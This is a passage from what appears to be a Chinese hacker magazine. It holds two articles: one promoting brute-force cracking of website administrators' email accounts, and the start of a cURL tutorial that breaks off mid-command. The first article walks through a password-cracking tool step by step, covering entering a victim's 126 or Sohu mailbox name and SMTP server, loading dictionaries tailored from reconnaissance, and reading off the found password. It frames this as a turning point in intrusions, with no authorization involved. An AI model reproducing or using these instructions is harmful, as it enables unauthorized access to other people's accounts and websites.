今天你暴邮箱了么？！

牟晓东

在近几年的入侵检测网站案例中，技巧性极高的“社工”绝对可以算得上是一道亮丽的风景线。很多时候，当入侵走到了貌似的“死胡同”时，社工往往以其四两拨千斤的巧力将重重阻隔化解于无形，令我等小菜艳羡不已！虽然不能像大牛那样“谈笑间，樯橹灰飞烟灭”，但这也不代表我们就只能看看热闹了，因为我们可以“暴”！

咱的《X》上曾数次提到过搜集网站管理员信息的重要性，不少文章也描写过通过使用对方的出生年月和QQ资料等信息来尝试

登录进入网站管理员信箱的情节，而这往往就成为了整个入侵过程的转折点——比如在邮箱中查到对方的XX验证等重要信息，或者暴破得到的密码就是对方的QQ密码甚至是网站后台登录密码！因此我们绝对不应该耻于谈“暴”，或持一种嗤之以鼻的否定态度；的确，当入侵真的到了山穷水尽的时候，使用扫描工具挂接上字典文件对管理邮箱进行暴破或许会给我们带来一线转机，特别是通过“踩点”得来的若干相关信息精心制作个对口字典文件。破解邮箱的工具并不是很多，像“溯雪”、“黑雨POP3邮箱密码暴力破解器”，还有“白狐mail大盗”、“咔嚓MailSee”等，小菜今天想跟大家共享一个使用易语言开发的名为“邮箱破解器”的纯绿色小软件，使用起来非常简单，以暴破126邮箱为例：




图1

运行程序之后，最上方的“邮箱帐号：”处填写待破解邮箱的用户名，也就是@之前的部分；下方的“服务器：”输入“smtp.126.com”，126的SMTP服务器；然后点击下方左侧的“导入密码”按钮，选择事先下载或是自己制作的字典文件，扩展名是.txt，每个待尝试的密码占一行；之后，最下方的“破解密码”列就顺序导入了刚刚读取的字典文件的每个密码，点击“开始破解”按钮即可开始暴邮箱之旅了（如图1）。经过试用后发现，该软件虽小但效果不错，基本上每秒可尝试一个密码，失败一个就会在对应的密码后显示叉号（破解状态）；只要提供的字典文件给力，破解邮箱就只是个时间问题了（如图2），成功时会提示“密码已找到，该邮箱的正确密码为：x********7”，此时在正确的密码之后会显示对号。当然，如果邮箱所设置的密码足够强悍的话（只要密码不要字典文件中），那么所有的密码在被尝试之后都会显示“破解状态”为叉号，并提示“全部密码已经验证完毕！，未发现正确密码”，此时可再挂接其它的字典文件继续“暴”！




图2

经测试，“邮箱破解器”可以暴破126邮箱，也可以暴Sohu的（“服务器：”处要修改为搜狐的“smtp.sohu.com”）；但在暴QQ邮箱时却未成功，期待作者的升级版本。

（文章中涉及的相关文件本期光盘已收录）

命令行下的神器—cURL

txcbg

第一次知道cURL是在NetPatch写的一篇渗透文章中，他用cURL来维持SESSION，发现他用到的cURL功能很酷，以前又没见过，就留意了一下，到网上把cURL的程序下载了回来，但因为种种原因程序躺在硬盘里一直没用过＝。＝

前几天闲下来了，翻出了硬盘中保存的cURL的程序，一时竟不知道怎么用，到网上找了点资料，发现cURL功能强大，用法繁多，它的很多功能非常适合渗透的时候用，简直是一款命令行下的神器。用有限的时间学习了cURL的常见用法，把学习笔记分享给大家。

一、cURL简介

先来看cURL官方对它的介绍：

curl is a command line tool for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, TELNET and TFTP. curl supports SSL certificates, HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, proxies, cookies, user+password authentication (Basic, Digest, NTLM, Negotiate, kerberos...), file transfer resume, proxy tunneling and a busload of other useful tricks.

有些英语不大好的朋友可能看不大懂，其实我也看不懂，咳咳。下面弄点中文的介绍：

cURL是利用URL语法在命令行方式下工作的文件传输工具。

cURL同样支持HTTPS认证，HTTP POST方法，HTTP PUT方法，FTP上传，kerberos认证，HTTP上传，代理服务器，cookies，用户名/密码认证，下载文件断点续传，上载文件断点续传，http代理服务器管道（proxy tunneling），甚至它还支持IPv6，socks5代理服务器，通过http代理服务器上传文件到FTP服务器等等，功能十分强大。

cURL是瑞典curl组织开发的，官方网站为：http://curl.haxx.se/。

鉴于cURL的强大功能，有些操作系统已经集成了它，比如IBM的AIX Linux和苹果公司的操作系统等。期待Windows操作系统集成cURL的那一天。

二、获得cURL

cURL的官方网站为http://curl.haxx.se/，官方网站的下载地址为http://curl.haxx.se/download.htm。在这里可以下载到各种操作系统下可用的cUrl。目前cURL的最新版本为7.22.0。在下载cURL的时候我遇到了点小困难。提供下载的cURL大多数是非Windows平台的，下载回来不能用（我要在Windows 2003系统中用）。经过尝试，发现Win32 - Generic平台下的curl-7.22.0-devel-mingw32.zip可用（图1），




图1

具体下载地址为：http://www.gknw.net/mirror/curl/win32/curl-7.22.0-devel-mingw32.zip，点下载后却打不开，试了几次都无法下载，后来挂了个国外VPN才把程序下载了回来。把下载回来的curl-7.22.0-devel-mingw32.zip解压到C:\curl\目录下，可执行文件curl.exe在bin目录下，如图2。打开命令提示符，切换到C:\curl\bin\目录下，cURL就可以使用了。比如输入curl -V就能看到cURL的版本信息了，如图3。注意cURL的参数区分大小写。




图2




图3

三、cURL的几个常用功能

在命令行下输入curl -help就会看到cURL的使用帮助，如图4。




图4

看着那么多的参数就知道它功能非常丰富。输入curl --manual可以获得更详细的使用帮助。curl的用法为：

curl [options] [URL...]

其中options是下载需要的参数，大约有80多个，curl的各个功能完全是依靠这些参数完成的。由于cURl的功能和用法太多，本文不可能一一介绍完，就把在网上找到的几个常用功能来实际利用下。

1.获得html源代码

输入curl http://www.baidu.com，就会显示www.baidu.com首页的html源代码，如图5。




图5

如果想把html源代码保存到一个文件里，也很轻松，输入“curl -o baidu.html http://www.baidu.com”就会在curl.exe当前目录下生成文件baidu.html，文件内容是百度首页的html源代码，如图6。注意这里使用的参数是小写字母o。




图6

2.下载文件

利用cURL可以在命令行下下载文件。用到的参数就是-o，具体格式为：

curl -o filename URL

其中filename是文件下载回来后的保存文件名，URL是要下载文件的下载地址。比如我想下载个QQ的安装文件，文件下载地址为http://dl_dir.qq.com/qqfile/qq/QQ2011/QQ2011Beta4.exe，保存为qq.exe，就输入：“curl -o qq.exe 